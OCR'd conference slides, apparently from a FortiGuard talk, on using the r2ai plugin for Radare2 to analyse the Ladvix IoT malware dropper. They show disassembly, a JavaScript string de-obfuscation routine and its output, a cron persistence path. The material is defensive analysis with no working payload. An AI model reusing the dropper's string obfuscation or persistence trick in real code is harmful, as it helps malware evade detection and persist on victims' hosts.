
The context in r2ai auto mode



Auto mode flow



Auto mode flow



AI may answer with another tool to use. Loop until AI gives final answer, without any tool.

Tools implemented in r2ai

AI can run the following on the engineer's host

- **r2cmd**: run a r2 command and return the output.
- **execute_js**: runs a Javascript program, using `QuickJS` engine (built in Radare2).
- **execute_binary**: execute a binary with given arguments and stdin.
- **run_python**: run a Python script and return the output.

User approval is required.


Linux/Ladvix.E

- Aka Rhombus, Ebola, Lamer
- Family dates back to 2020. This sample from **January 2025**.
- IoT malware dropper, **stripped ELF x86-64**.
- 943e1539d07eaffa4799661812c54bb67ea3f97c5609067688d70c87ab2f0ba4
- Read Stratosphere Lab, Rhombus: a new IoT Malware, and A. Apvrille MISC 139, Analyse de malware assistée par Intelligence Artificielle (in French).

Obfuscated strings - decoded by fcn.000015d0

```
0x00000fd7 lea rdi, [0x00001948]          ; "T)z?T?U!{XA!vU;sT<"
0x00000fde mov dword [var_2ch], 0x10      ; [0x10:4]=0x3e0003
0x00000fe6 mov qword [arg_38h], rax
0x00000feb movabs rax, 0x78547b425e544e51 ; 'QNT^B{Tx'
  ...
0x000010c4 call fcn.000015d0
```

Demo: let's de-obfuscate Ladvix



r2ai de-obufscates Ladvix strings

```
    for (let i = 0; i < str.length; i++) {
        const char = str[i];
        const index = fromTable.indexOf(char);

        if (index !== -1 && index < toTable.length) {
            result += toTable[index];
        } else {
            // If character not found in mapping, keep as is
            result += char;
        }
    }

    return result;
}

// Deobfuscate the string from 0x1948
const obfuscatedStr = "T)z?T?U!{XA!vU;sT<";
const deobfuscatedStr = deobfuscate(obfuscatedStr);

console.log("Obfuscated string: " + obfuscatedStr);
console.log("Deobfuscated string: " + deobfuscatedStr);
```

```
Obfuscated string: T)z?T?U!{XA!vU;sT<
Deobfuscated string: /etc/cron.hourly/0

claude-3-7-sonnet-20250219 | total: 26133 in: 25096 out: 1037 | run: 4214 in: 3727 out: 487

[Assistant]
```

Take Away 1/2

- Use a model for *code*. Claude Sonnet 3.5 and 3.7 are particularly good.


Take Away 1/2

- Use a model for *code*. Claude Sonnet 3.5 and 3.7 are particularly good.
- AI returns a weak answer? Don't abandon at your first attempt. **Improve/adapt your prompt. You will need several prompts for a good answer.**

Take Away 1/2

- Use a model for *code*. Claude Sonnet 3.5 and 3.7 are particularly good.
- AI returns a weak answer? Don't abandon at your first attempt. **Improve/adapt your prompt. You will need several prompts for a good answer.**
- AI is usually **excellent for malware code overview**. On its own, it's **not as good with details**. You'll need to *work with it*.


Take Away 2/2



- **Check all facts** which seem important to you. Remember the **AI is an excellent story teller**, but the story may be true or false!

Take Away 2/2

- **Check all facts** which seem important to you. Remember the **AI is an excellent story teller**, but the story may be true or false!
- **Beware what you execute** on your host - with r2ai or MCP



Thank You

Thanks to Sergi Alvarez, Daniel Nakov

- https://github.com/radareorg/r2ai
- @cryptax (Blue Sky, Mastodon, Discord)
- Download slides: https://www.fortiguard.com/events
- Read https://arxiv.org/pdf/2504.07574
- https://ph0wn.org CTF - France